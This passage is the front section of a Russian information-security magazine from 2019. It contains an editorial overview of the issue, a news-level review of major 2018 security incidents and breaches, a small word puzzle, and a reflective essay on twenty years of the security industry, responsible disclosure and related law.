POSITIVE RESEARCH 2019

СОДЕРЖАНИЕ

ОТ РЕДАКЦИИ

Цена информации, жизнь без патчей, а также взлом банкомата без шума и пыли

Positive Research — это журнал для тех, кому небезразличен мир современных технологий, кто чувствует нерв времени и понимает, какой огромной ответственности требует от нас цифровая реальность. Такая ответственность ложится на всех — и на потребителей, и на создателей продуктов, которые формирует эта самая реальность.

В новом журнале мы традиционно собрали самые актуальные, интересные и полезные аналитические материалы и авторские исследования на тему информационной безопасности.

20 лет в ИБ

Мы стали свидетелями нескольких революционных технологических прорывов: повсеместно распространились мобильная связь и высокоскоростной интернет, появились соцсети, затем интернет вещей. О том, как менялась информационная безопасность за последние два десятилетия, рассказывает Дмитрий Скляров (стр. 14).

Актуальные киберугрозы

Весь прошедший год наши эксперты наблюдали рост числа атак, направленных на кражу данных, увеличение доли социальной инженерии среди методов распространения ВПО и развитие теневого рынка кибероруслуг. Об актуальных киберугрозах, сложившихся трендах ИБ и прогнозах на ближайшее будущее читайте на стр. 22.

Forever day

Киберпреступников не волнуют лавры первооткрывателей. Зачем искать уязвимости нулевого дня, если потенциальные жертвы используют миллионы устройств с известными и подробно описанными уязвимостями? Тем более когда производители перестают выпускать обновления. О жизни в суровых условиях отсутствия патчей читайте на стр. 48.

АСУ ТП, застрявшая в паутине

Прошлый год оказался богат на инциденты в сфере АСУ ТП: атаки с использованием кибероружия Triton, атаки WannaCry на Boeing и заводы Taiwan Semiconductor Manufacturing Company. И хотя эти атаки были нацелены на IT-инфраструктуру, их последствия негативно отразились и на производстве. Получается, что злоумышленнику не всегда нужно обладать какими-то специальными знаниями о технологическом процессе, чтобы повлиять на него. Об известных уязвимостях в компонентах АСУ ТП и о распространенности таких компонентов в интернете читайте на стр. 56.

Из любви к деньгам

Карточные платежи становятся все популярнее, и повсеместное распространение мобильных платежных терминалов этому способствует. К каким проблемам безопасности оно может привести? И чем мы рискуем, продолжая полагаться на старые технологии? Ответы на эти вопросы ищите на стр. 130.

А еще мы спрятали кое-что на страницах журнала и предлагаем вам сыграть в небольшой киберквест.

Детектирование веб-атак

За много лет сформировалась целая индустрия средств для обнаружения атак. Существуют различные их виды, большинство из которых предлагает обнаружение атак на основе правил. Специалисты из нашего отдела по защите веб-приложений хотели придумать такой способ детектирования атак, который, как по мановению волшебной палочки, научился бы решать сам, что хорошо, а что плохо, при котором можно было бы избежать проблем с человеческим фактором, когда именно специалист из плоти и крови решает, что является признаком атаки, а что нет. О методе выявления атак на веб-приложения с помощью рекуррентных нейронных сетей рассказывают наши эксперты (стр. 150).

Без шума и пыли

Для кого-то единственный способ украсть деньги из банкомата — это приехать на самосвале, подцепиться к банкомату крюком и выдрать его с потрохами, а потом использовать болгарку, лом и газосварочный аппарат. Но есть и другие методы, с помощью которых преступник может опустошить банкомат. О сценариях логических атак на ATM читайте на стр. 92. А любителей хардкора приглашаем на стр. 180, где наши эксперты подробно рассказывают о низкоуровневом взломе банкомата.

В поисках Neutrino

С августа прошлого года система PT NAD начала фиксировать массовые сканирования систем phpMyAdmin. Эти сканирования стали отправной точкой для расследования. Наши эксперты постепенно раскрыли всю цепочку событий и закончили обнаружением большой вредоносной кампании, продолжавшейся аж с 2013 года! История от начала до конца — в статье на стр. 218.

Лицом к распознаванию

Биометрия повсюду. Распознавание лиц появляется в гаджетах. Банки тестируют эту технологию в банкоматах. Камеры видеонаблюдения, подключенные к системе распознавания лиц, помогают правоохранительным органам в поимке преступников. С помощью лица можно логиниться в сервисах и подтверждать платежи. И это, разумеется, только начало. Лицо становится нашим пропуском, визиткой, платежным средством. Но хорошо ли защищена сама технология? О том, как мы тестировали технологию распознавания лиц и что из этого вышло, читайте на стр. 266.

Самые громкие инциденты безопасности в 2018 году

Александр Антипов

Прошлый год выдался не менее напряженным, чем 2017-й. К сожалению, несмотря на многочисленные предупреждения экспертов в области кибербезопасности, в 2018 году мы наблюдали развитие ранее сложившихся трендов: основными угрозами для рядовых пользователей и для бизнеса по-прежнему остаются утечки данных и вымогательское ПО. Известия о новых уязвимостях в процессорах продолжают будоражить общественность, а ситуация в сфере интернета вещей оставляет желать лучшего: многие IoT-устройства изобилуют уязвимостями, которые производители не спешат исправлять.

Предлагаем вашему вниманию краткий обзор наиболее резонансных событий 2018 года по версии портала SecurityLab.ru.

01

Уязвимости в процессорах Intel

В январе 2018 года общественность всколыхнуло известие об уязвимостях Meltdown (CVE-2017-5754) и Spectre (CVE-2017-5753, CVE-2017-5715), затрагивающих почти все современные процессоры. С помощью этих уязвимостей можно прочитать содержимое любой области памяти и извлечь пароли, ключи шифрования и другую конфиденциальную информацию. И Meltdown, и Spectre дают возможность проводить атаки по сторонним каналам, используя недочеты в физической реализации процессоров.

02

Целенаправленная атака и Olympic Destroyer

Месяцем позже, в феврале, организаторы Олимпийских игр в Пхенчхане сообщили о кибератаке на серверы во время церемонии открытия игр. Из-за хакерской атаки была нарушена работа цифрового интерактивного телевидения в главном пресс-центре. В атаках на серверы использовалось вредоносное ПО Olympic Destroyer, и, как полагают некоторые эксперты, к операции могла быть причастна хакерская группировка Fancy Bear.

03

DDoS-атака на серверы Memcached

2018 год не обошелся без крупных DDoS-атак. В частности, в марте сайт GitHub подвергся мощнейшей DDoS-атаке через уязвимость в сервере Memcached. Атака осуществлялась более чем с тысячи различных автономных систем через десятки тысяч уникальных конечных точек. Мощность атаки достигала 1,35 Тбит/с (126,9 млн пакетов в секунду).

GitHub подвергся мощнейшей DDoS-атаке

04

VPNFilter

В конце мая стало известно о масштабной кампании, в рамках которой злоумышленники заразили вредоносным ПО VPNFilter по меньшей мере 500 тыс. маршрутизаторов и устройств хранения данных по всему миру. Как предполагалось, кампания была связана с подготовкой масштабной кибератаки на Украину в преддверии финала футбольной Лиги чемпионов в Киеве 26 мая. Сотрудникам Федерального бюро расследований США удалось обезвредить ботнет, однако вскоре операторы VPNFilter создали новую зомби-сеть, атакующую маршрутизаторы Mikrotik через уязвимость в сервисе удаленного управления Winbox.

05 Масштабные утечки данных

Прошлый год оказался непростым для компании Facebook. Соцсеть оказалась в центре сразу нескольких скандалов, связанных с утечкой или передачей данных сторонним фирмам, что значительно подорвало доверие пользователей к платформе. К тому же техногигант неоднократно подвергал риску пользователей из-за различных сбоев и недоработок. К примеру, в июне из-за сбоя в социальной сети в открытом доступе оказались частные публикации 14 млн пользователей, а в сентябре Facebook предупредила об ошибке на сайте, воспользовавшись которой злоумышленники могли получить доступ к учетным записям 50 млн человек.

Подобная проблема не обошла стороной и Google: из-за ошибок в API соцсети Google+, которые могли привести к утечке данных более 50 млн пользователей платформы, компания приняла решение перенести сроки закрытия соцсети на четыре месяца (с августа 2019 года на апрель).

Хотя пока никому не удалось отобрать пальму первенства у компании Yahoo!, еще несколько лет назад сообщившей о компрометации данных порядка 1,5 млрд пользователей, в 2018 году был отмечен ряд крупных утечек информации, наиболее значимыми из которых стали кражи данных 500 млн клиентов сети гостиниц Marriott и 150 млн пользователей приложения MyFitnessPal американского производителя спортивной одежды Under Armour. Администрация форума вопросов и ответов Quora заявила о компрометации данных порядка 100 млн пользователей сервиса в результате кибератаки.

Посвященный генеалогии сайт MyHeritage сообщил о компрометации данных более 92 млн пользователей. К счастью, финансовая информация и результаты тестов ДНК в руки злоумышленников не попали.


Осенью 2018 года жертвами кибератак и утечек стали две крупные авиакомпании — British Airways и Cathay Pacific Airways. В обоих случаях были скомпрометированы данные миллионов пассажиров, включая персональные и финансовые данные.

06 Атаки на криптовалюту

В 2018 году из-за действий злоумышленников значительных сумм лишились сразу несколько криптовалютных бирж. К примеру, у одной из крупнейших криптовалютных бирж Японии Coincheck была похищена криптовалюта NEM (XEM) на сумму 58 млрд иен (533 млн $), итальянская криптовалютная биржа BitGrail заявила о хищении криптовалюты Nano (XRB, ранее известной как RaiBlocks) на сумму свыше 170 млн $, а криптобиржа Zaif в результате кибератаки потеряла почти 60 млн $.

Однако хакеры не ограничились лишь атаками на криптобиржи. В мае 2018 года стало известно о масштабной хакерской кампании, направленной на мексиканские банки. Хакеры отправили сотни поддельных запросов на перевод сумм от десятков тысяч до сотен тысяч песо со счетов мексиканских банков на подставные счета в других банках, после чего быстро обналичили средства в десятках банковских филиалов. По данным одного из источников Reuters, киберпреступники похитили более 300 млн песо (около 15,4 млн $), однако издание El Financiero приводит цифру в 400 млн песо.

Больше новостей из мира информационной безопасности можно прочитать на нашем портале



Жертвами кибератак стали две крупные авиакомпании

Найдите на странице кибермудрость

ч к ч о н е п л

а н у т к а к щ

ч а ю т п а т ч

м у в о а а н и

м а ч о н е п л


а ч у т , а к а

ч а ю т п а т ч

и ч в ч в ч ч и

#КИБЕРКВЕСТ

На острие атаки



Как менялась информационная безопасность за последние 20 лет

Дмитрий Скляров

Действительно «древними» являются те проблемы, что связаны с железом

Если взглянуть на программу любой современной конференции по информационной безопасности, можно увидеть, какие важные темы занимают исследователей. Если проанализировать список этих важных тем, технологий и направлений, то окажется, что еще двадцать лет назад подавляющего большинства из них просто не существовало.

Вот, например, некоторые темы с конференции OFFZONE 2018:

- безналичные платежи,
- обход WAF,
- программно определяемые радиосистемы,
- спекулятивное исполнение,
- поиск ВПО для Android,
- HTTP/2,
- мобильный OAuth 2.0,
- эксплуатация XSS Exploiting,
- кибергруппировка Lazarus,
- атаки на веб-приложения с многослойной архитектурой,
- атаки Fault Injection на процессоры ARM.

Из них только две проблемы существуют достаточно давно. Первая — особенности архитектуры процессоров ARM, которые появились в середине 80-х годов. Вторая — проблема спекулятивного исполнения (speculative execution), которая берет начало в процессоре Intel Pentium Pro, выпущенном в 1995 году.

Другими словами, из этих тем действительно «древними» являются те, что связаны с железом. В основном же те исследования, которые сегодня проводят специалисты, вдохновлены событиями одно-, двух-, трехлетней давности. Например, технология HTTP/2 появилась лишь в 2015 году, ее в принципе можно изучать не больше четырех лет.

Вернемся на 20 лет назад. В 1998 году закончилась так называемая Первая браузерная война, в ходе которой конкурировали два крупнейших на тот момент браузера Internet Explorer и Netscape Navigator. В итоге Microsoft победила в этой войне, а главный конкурент ушел с рынка. Тогда подобных программ было мало, многие из них были платными, как, например, Opera: это считалось нормальным. При этом наиболее популярные сегодня браузеры Safari, Mozilla и Chrome были придуманы гораздо позже, а мысль о том, что браузер может быть платным, в наши дни никому не придет в голову.

Проникновение интернета 20 лет назад было в разы ниже, чем сегодня, поэтому и спрос на многие связанные с вебом сервисы сформировался гораздо позже завершения браузерной войны.

Другая ситуация сложилась в сфере криптографии. Она начала развиваться много десятилетий назад, к девяностым годам существовал целый ряд проверенных временем стандартов шифрования (DES, RSA) и цифровой подписи, а на протяжении последующих лет появилось много новых продуктов, алгоритмов и стандартов, в том числе развивавшийся в свободном формате OpenSSL; в России был рассекречен стандарт ГОСТ 28147-89.

Почти все связанные с криптографией технологии, которыми мы пользуемся сегодня, существовали уже в девяностые. Единственное широко обсуждаемое событие в этой области с тех пор — обнаружение бэкдора в поддерживаемом АНБ США алгоритме Dual_EC_DRBG от 2004 года.

Источники знаний

В начале девяностых появилась культовая книга Брюса Шнайера «Applied Cryptography», она была очень интересной, но была посвящена именно криптографии, а не информационной безопасности. В России в 1997 году была издана книга «Атака через Internet» Ильи Медведовского, Павла Семьянова и Владимира Платонова. Появление такого практического материала, основанного на личном опыте российских экспертов, дало толчок к развитию сферы ИБ в нашей стране.

Если раньше начинающие исследователи могли лишь купить перепечатки зарубежных исследований, часто плохо переведенные и без ссылок на источники, то после «Атаки через Internet» новые практические пособия стали появляться гораздо чаще. Например, уже в 1999 году вышла «Техника и философия хакерских атак» Криса Касперски. Сама «Атака через Internet» получила два продолжения — «Атака на Internet» (1999), и «Атака из Internet» (2002).

В 2001 году вышла книга корпорации Microsoft по безопасной разработке кода — «Writing Secure Code». Именно тогда гигант софтверной индустрии осознал тот факт, что безопасность программного обеспечения очень важна: это был очень серьезный момент в развитии информационной безопасности.

После этого корпорации начали задумываться об обеспечении безопасности, раньше же этим вопросам не уделялось достаточно внимания: код пишется, продукт продается, считалось, что этого достаточно. С тех пор Microsoft вкладывает значительные ресурсы в безопасность, и несмотря на существование уязвимостей в продуктах компании, в целом их защита на хорошем уровне.

В США индустрия информационной безопасности развивалась довольно активно с 70-х годов. В итоге в девяностые годы в этой стране уже существовало несколько крупных конференций по теме ИБ. Одна из них была организована компанией RSA, появился Black Hat, в те же годы прошли и первые соревнования хакеров в формате CTF.

В нашей стране ситуация была другая. Многие сегодняшние лидеры рынка информационной безопасности в России в девяностые годы еще не существовали. У исследователей было не так много вариантов трудоустройства: существовали «Лаборатория Касперского», «ДиалогНаука», «Информзащита» и еще несколько компаний. «Яндекс», Positive Technologies, Digital Security, Group-IB и даже «Доктор Веб» появились после 1998 года.

Аналогичная ситуация сложилась с конференциями для обмена знаниями и изучения текущих тенденций. За рубежом с этим все было хорошо: с 1984 года проводился Chaos Communication Congress, с 1991 года существовала конференция RSA, в 1993 году появился DEF CON (в 1996 году они провели первый CTF), с середины девяностых проводился Black Hat. В нашей же стране первым значительным событием в этой сфере стала конференция «РусКрипто», впервые прошедшая в 2000 году. Специалистам в России, не имевшим возможности ездить на зарубежные мероприятия, было тяжело находить единомышленников и обмениваться идеями.

С тех пор количество достойных отечественных мероприятий значительно расширилось: есть Positive Hack Days, ZeroNights, OFFZONE.

Личный опыт: первые шаги в ИБ

В 1998 году я заканчивал обучение на кафедре «Системы автоматизированного проектирования» в МГТУ им. Баумана, где меня учили разрабатывать сложный софт. Это было интересно, но я понимал, что могу заниматься чем-то еще. Еще со школы мне нравилось пользоваться отладчиком, разбираться в том, как устроено ПО; первые эксперименты в этом направлении я проводил с программами «Агат-отладчик» и «Агат-DOS», когда хотел выяснить, почему первый загружался в пять раз быстрее, хотя занимал столько же места.

Как мы уже выяснили, на момент завершения моего обучения веба в современном понимании не существовало. Поэтому меня ничто не отвлекало от реверс-инжиниринга. Одно из важных направлений обратной разработки — восстановление логики работы кода. Я знал о том, что существует множество продуктов, которые защищают от пиратского копирования, а также решения для шифрования данных — при их исследовании также использовался реверс-инжиниринг. Была еще разработка антивирусов, но это направление почему-то меня не привлекало никогда, как и работа в военной или правительственной организации.

К 1998 году я неплохо умел программировать (например, создавал софт для систем автоматизированного проектирования), пользоваться отладчиком, увлекался решением задач типа keygen-me и crack-me, интересовался криптографией (однажды даже сумел восстановить забытый знакомым пароль от базы Excel по косвенным данным — «русское женское имя в английской раскладке»).

Далее я продолжал обучение, даже написал диссертацию на тему «Методы анализа программных методов защиты электронных документов», хотя так никогда и не вышел на ее защиту (но понял важность темы защиты авторских прав).

В сферу ИБ я окончательно погрузился после прихода на работу в компанию Elcomsoft. Это также вышло случайно: знакомый попросил помочь ему с восстановлением утерянного доступа к базе данных MS Access, что я и сделал, создав автоматизированный инструмент восстановления паролей. Этот инструмент я попробовал продать в Elcomsoft, но взамен получил предложение о работе и провел в этой компании 12 лет. На работе в основном я занимался как раз вопросами восстановления доступа, восстановления данных и компьютерной криминалистики.

В ходе первых лет моей карьеры в мире криптографии и парольной защиты произошло несколько прорывов — например, в 2003 году появилась концепция радужных таблиц, а в 2008 году началось использование графических ускорителей для восстановления паролей.

Ситуация в индустрии: борьба черных и белых шляп

За время карьеры уже внутри сферы информационной безопасности я встречался и переписывался с огромным количеством людей. В ходе такого общения я стал понимать, что разделение на «черные шляпы» и «белые шляпы», принятое в отрасли, не отражает реального положения дел. Конечно же, цветов и оттенков здесь гораздо больше.

В современном мире технологии развиваются по определенным циклам

Если обратиться к истокам интернета и информационной безопасности и почитать истории хакеров тех времен, то станет ясно, что главным стимулом для людей тогда было их любопытство, желание узнать что-то новое. Не всегда они при этом использовали законные способы — достаточно почитать о жизни Кевина Митника.

Сегодня спектр мотивации исследователей расширился: идеалисты хотят сделать весь мир безопаснее; кто-то еще хочет прославиться, создав новую технологию или исследовав популярный продукт; другие пытаются как можно скорее заработать денег — и для этого есть много возможностей разной степени законности. В итоге последние часто оказываются «на темной стороне» и противостоят своим же коллегам.

Как следствие, сегодня существует несколько направлений для развития внутри ИБ. Можно стать исследователем, соревноваться в CTF, зарабатывать на поиске уязвимостей, помогать бизнесу с киберзащитой.

Развитие программ bug bounty

Серьезным импульсом для развития рынка информационной безопасности уже в 2000-х годах стало распространение bug bounty. В рамках этих программ разработчики сложных систем вознаграждают исследователей за обнаруженные в их продуктах уязвимости.

Основная идея здесь в том, что выгодно это в первую очередь разработчикам и их пользователям, потому что ущерб от успешной кибератаки может в десятки и сотни раз превышать возможные выплаты исследователям. Специалисты же по ИБ могут заниматься любимым делом — поиском уязвимостей — и при этом оставаться полностью в рамках закона и еще получать вознаграждение. В итоге компании получают лояльных исследователей, которые следуют практике ответственного разглашения и помогают делать программные продукты безопаснее.

Подходы к разглашению информации

За последние двадцать лет возникло несколько подходов к тому, как именно должно выглядеть разглашение результатов исследований в области информационной безопасности. Существуют компании, вроде Zerodium, которые скупают уязвимости нулевого дня и рабочие эксплойты для популярного софта — например, 0-day в iOS стоит около 1 млн долл. США. Однако более правильный для уважающего себя исследователя способ действий после обнаружения уязвимости — обратиться сначала к производителю софта. Не всегда производители готовы признавать свои ошибки и сотрудничать с исследователями, но многие компании оберегают репутацию, стараются оперативно устранять уязвимости и благодарят исследователей.

В случае если вендор недостаточно активен, распространенная практика заключается в том, чтобы дать ему время на выпуск патчей, а уже затем публиковать информацию об уязвимости. При этом исследователь должен в первую очередь думать об интересах пользователей: если есть вероятность, что разработчики вообще никогда не исправят ошибку, ее публикация даст атакующим инструмент для постоянных атак.

Эволюция законодательства

Как было сказано выше, на заре интернета основным мотивом хакеров была тяга к знаниям и банальное любопытство. Чтобы удовлетворить его, исследователи часто делали сомнительные с точки зрения властей вещи, но в те годы еще было крайне мало законов, регулирующих сферу информационных технологий.

В итоге законы часто появлялись уже «по следам» громких взломов. В России первые законодательные инициативы в области ИБ появились в 1996 году — тогда были приняты три статьи уголовного кодекса, касающиеся несанкционированного доступа к информации (статья 272), разработки вредоносного кода (статья 273) и нарушения правил обслуживания компьютерных систем (статья 274).

Однако четко прописать в законах все нюансы взаимодействий довольно трудно, в результате чего возникают разночтения в трактовках. Это также затрудняет деятельность исследователей информационной безопасности: часто непонятно, где заканчивается добросовестная с точки зрения закона исследовательская деятельность и начинается преступление.

Даже в рамках программ bug bounty разработчики софта могут запрашивать у исследователей демонстрацию эксплуатации уязвимости, proof of concept. В итоге специалист по ИБ вынужден создать, по сути, вредоносный код, а при его пересылке уже начинается «распространение».

В дальнейшем законы дорабатывались, но не всегда это облегчало жизнь исследователям. Так, в 2006 году появились статьи гражданского кодекса, касающиеся защиты авторских прав и технических средств защиты. Попытка обхода таких средств защиты даже в ходе исследований может быть признана нарушением закона.

Все это создает риски для исследователей, поэтому перед проведением тех или иных экспериментов лучше консультироваться у юристов.

Цикл развития технологий ИБ

В современном мире технологии развиваются по определенным циклам. После возникновения какой-то хорошей идеи она коммерциализируется, появляется законченный продукт, который позволяет зарабатывать деньги. Если этот продукт оказывается успешным, он привлекает внимание киберпреступников, которые начинают искать способы самостоятельного заработка на нем или его пользователях. Бизнес вынужден реагировать на эти угрозы и заниматься защитой. Начинается противостояние атакующих и безопасников.

При этом за последние годы произошло несколько революционных технологических прорывов, от появления массового высокоскоростного доступа в интернет, соцсетей до распространения мобильных телефонов и интернета вещей. Сегодня с помощью смартфонов пользователи могут делать почти все то же самое, что и с помощью компьютеров. Но при этом уровень безопасности в «мобайле» кардинально отличается.

Чобы украсть компьютер, нужно проникнуть в комнату, где он хранится. Похитить телефон можно просто на улице. Однако многие люди до сих пор не понимают масштаба рисков безопасности, которые несет развитие технологий.

Похожая ситуация с удалением данных с SSD (то есть флеш-дисков). Стандарты удаления данных с магнитных накопителей существуют много лет. С флеш-памятью ситуация иная. К примеру, такие диски поддерживают операцию TRIM: она сообщает

контроллеру SSD, что удаленные данные больше не нужно хранить, и они становятся недоступными для чтения. Однако эта команда работает на уровне операционной системы, и если спуститься ниже на уровень физических микросхем памяти, то получить доступ к данным будет возможно с помощью простого программатора.

Еще один пример — модемы 3G и 4G. Раньше модемы были подчиненными устройствами, они полностью контролировались компьютером. Современные модемы сами стали компьютерами, они содержат собственную ОС, внутри них идут самостоятельные вычислительные процессы. Если взломщик модифицирует прошивку модема, то сможет перехватывать и контролировать любые передаваемые данные, и пользователь никогда об этом не догадается. Для обнаружения такой атаки нужно иметь возможность анализировать 3G/4G-трафик, а такие возможности есть только у спецслужб и мобильных операторов. Так что и модемы, такие удобные, оказываются недоверенными устройствами.

Выводы по итогам 20 лет в ИБ

Я связан со сферой информационной безопасности уже двадцать лет, и за это время мои интересы внутри нее менялись параллельно с развитием отрасли. Сегодня информационные технологии находятся на таком уровне развития, что знать все в рамках даже отдельной небольшой ниши, такой как реверс-инжиниринг, просто невозможно. Поэтому создание по-настоящему эффективных инструментов защиты сегодня возможно только для команд, объединяющих опытных экспертов с разноплановым набором знаний и компетенций.

